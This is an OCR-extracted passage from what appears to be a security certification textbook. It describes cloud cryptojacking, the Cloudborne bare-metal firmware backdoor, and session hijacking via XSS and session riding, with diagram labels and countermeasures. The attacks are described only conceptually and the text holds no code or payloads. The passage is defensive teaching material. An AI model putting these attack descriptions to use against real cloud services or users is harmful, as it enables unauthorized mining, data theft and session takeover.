- Cryptojacking attacks are **highly lucrative**, which involve both external attackers and rogue insiders
- To perform this attack, the attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities

Cloud service embedded with cryptomining script
Victim
2
Victim connects to the compromised cloud service
1
Attacker compromising the cloud service
Attacker
3
3
Victim starts mining the cryptocurrency
Cryptocurrency mining
4
Attacker gains reward in cryptocurrency coins

Cloud Cryptojacking

Cryptojacking is the unauthorized use of the victim's computer to stealthily mine digital currency. Cryptojacking attacks are highly lucrative, involving both external attackers and internal rogue insiders. To perform this attack, attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities.

For example, an attacker exploits misconfigured cloud instances to inject malicious crypto-mining payload into a web page or third-party library loaded by the web page. Then, the attacker lures the victim to visit the malicious web page and when the victim opens the web page, it automatically runs the crypto-miner in the victim's browser using JavaScript. Using JavaScript-based crypto-miners, such as CoinHive and Cryptoloot, attackers can easily embed malicious crypto-mining scripts into legitimate websites using a link to CoinHive. Attackers make this attack more complex by hiding the malicious crypto-mining script using various hiding techniques, such as encoding, redirections, and obfuscation. The configuration for the payload is generally dynamic or hardcoded. Cryptojacking attacks can cause severe impact on web sites, endpoints, and even the whole cloud infrastructure.

Steps of cloud cryptojacking attacks:

- **Step 1**: An attacker compromises the cloud service by embedding a malicious crypto-mining script.
- **Step 2**: When the victim connects to the compromised cloud service, the crypto-mining script gets executed automatically.
- **Step 3**: The victim naively starts mining the cryptocurrency on behalf of the attacker and adds a new block to the blockchain.

- **Step 4**: For each new block added to the blockchain, the attacker gets a reward in the form of cryptocurrency coins illicitly.




Cloud service embedded with cryptomining script
Victim
2
Victim connects to the compromised cloud service
1
Attacker compromising the cloud service
Attacker
3
3
Victim starts mining the cryptocurrency
Cryptocurrency mining
4
Attacker gains reward in cryptocurrency coins

Figure 19.32: Demonstration of cryptojacking attack

Countermeasures:

- Ensure to implement a strong password policy.
- Always preserve three different copies of the data in different places and one copy off-site.
- Ensure to patch the webservers and devices regularly.
- Use encrypted SSH key pairs instead of passwords for securing access to cloud servers.
- Implement CoinBlocker URL and IP Blacklist/blackholing in the firewall.
- Employ real-time monitoring of the web page document object model (DOM) and JavaScript environments for detecting and mitigating malicious activities at an early stage.
- Use the latest antivirus, anti-malware, and adblocker tools in the cloud.
- Implement browser extensions for scanning and terminating scripts similar to the CoinHive's miner script.
- Use endpoint security management technology to detect any rogue applications in the devices.
- Review all third-party components used by the company's websites.



Cloud Attacks: Cloudborne Attack

- Cloudborne is a vulnerability residing in a **bare-metal cloud server** that enables the attackers to implant a malicious backdoor in its firmware
- The malicious backdoor can allow the attackers to **bypass the security mechanisms** and perform various activities such as watching new user's activity or behavior, disabling the application or server, and intercepting or stealing the data

Attacker injects malicious backdoor on bare-metal server

Attacker exfiltrates customer's data via persistent backdoor

Server assigned to new customer with persistent backdoor

Attacker monitors customer activities

Cloudborne Attack

Cloudborne is a vulnerability residing in a bare-metal cloud server that enables attackers to implant malicious backdoor in its firmware. The installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS. Physical servers are not confined to one client and can be moved from one client to another. During the reclamation process, if the firmware re-flash (factory default setting, complete erase of memory, etc.) is not properly implemented, the backdoors can stay active on the firmware and travel along the server.

Attackers exploit vulnerabilities in super-micro hardware to overwrite the firmware in the baseboard management control (BMC) of a bare-metal server that is used for remote management activities, such as provisioning, reinstalling the operating system, and troubleshooting via the intelligent platform management interface (IPMI) without physical access. As the BMC has the power to control the servers remotely and provision the system to the new customers, attackers choose it as a primary target. Vulnerabilities in the bare-metal cloud server and inappropriate firmware re-flashing can pave the way for attackers to install and maintain backdoor persistence. Then, the malicious backdoors allow attackers to directly access the hardware and bypass the security mechanisms to perform activities such as monitoring new customer's activities, disabling the application/server, and intercepting the data. These activities allow attackers to launch ransomware attacks on the target.




Attacker injects malicious backdoor on bare-metal server
Server assigned to new customer with persistent backdoor
Attacker exfiltrates customer's data via persistent backdoor
Attacker monitors customer activities
Attacker
New Customer

Figure 19.33: Illustration of cloudborne attack

Countermeasures:

- CSPs should keep the firmware up-to-date.
- Sanitize the server firmware before it is assigned to new customers.



Other Cloud Attacks

1 Session Hijacking using XSS Attack

2 Session Hijacking using Session Riding

3 Domain Name System (DNS) Attacks

4 SQL Injection Attacks

5 Cryptanalysis Attacks

6 DoS and DDoS Attacks

7 Man-in-the-Browser Attack

8 Metadata Spoofing Attack

9 Cloud Malware Injection Attack

Other Cloud Attacks

- **Session Hijacking using Cross-Site Scripting (XSS) Attack**

  Attackers implement XSS to steal cookies used in the user authentication process; this involves injecting a website with malicious code, which is subsequently executed by the browser. Using the stolen cookies, attackers exploit active computer sessions, thereby gaining unauthorized access to data.

  Note: Attackers can also predict or sniff session IDs.



Attacker
User's Browser
Malicious Script
Cloud Server
Server
Attacker's Server
1 Host a page with malicious script
2 View the page hosted by the attacker
3 HTML containing malicious script
4 Run
5 Collect user's cookies
6 Redirect to attacker's server
7 Send the request with the user's cookies

Figure 19.34: Example of session hijacking using XSS attack

As shown in the figure, the attacker hosts a web page with the malicious script on the cloud server. When a user views the page hosted by the attacker, the HTML containing the malicious script runs on the user's browser. The malicious script collects and sends the user's cookies and redirects the user to the attacker's server.

Countermeasures:

- Using secure socket layers (SSL), firewalls, antiviruses, and code scanners can safeguard a cloud from session hijacking.

- **Session Hijacking using Session Riding**

  Attackers exploit websites by engaging in cross-site request forgeries to transmit unauthorized commands. In session riding, attackers "ride" an active computer session by sending an email or tricking users into visiting a malicious webpage during login to an actual target site. When users click the malicious link, the website executes the request as if the user had already authenticated it. Commands used include modifying or deleting user data, performing online transactions, resetting passwords, etc.

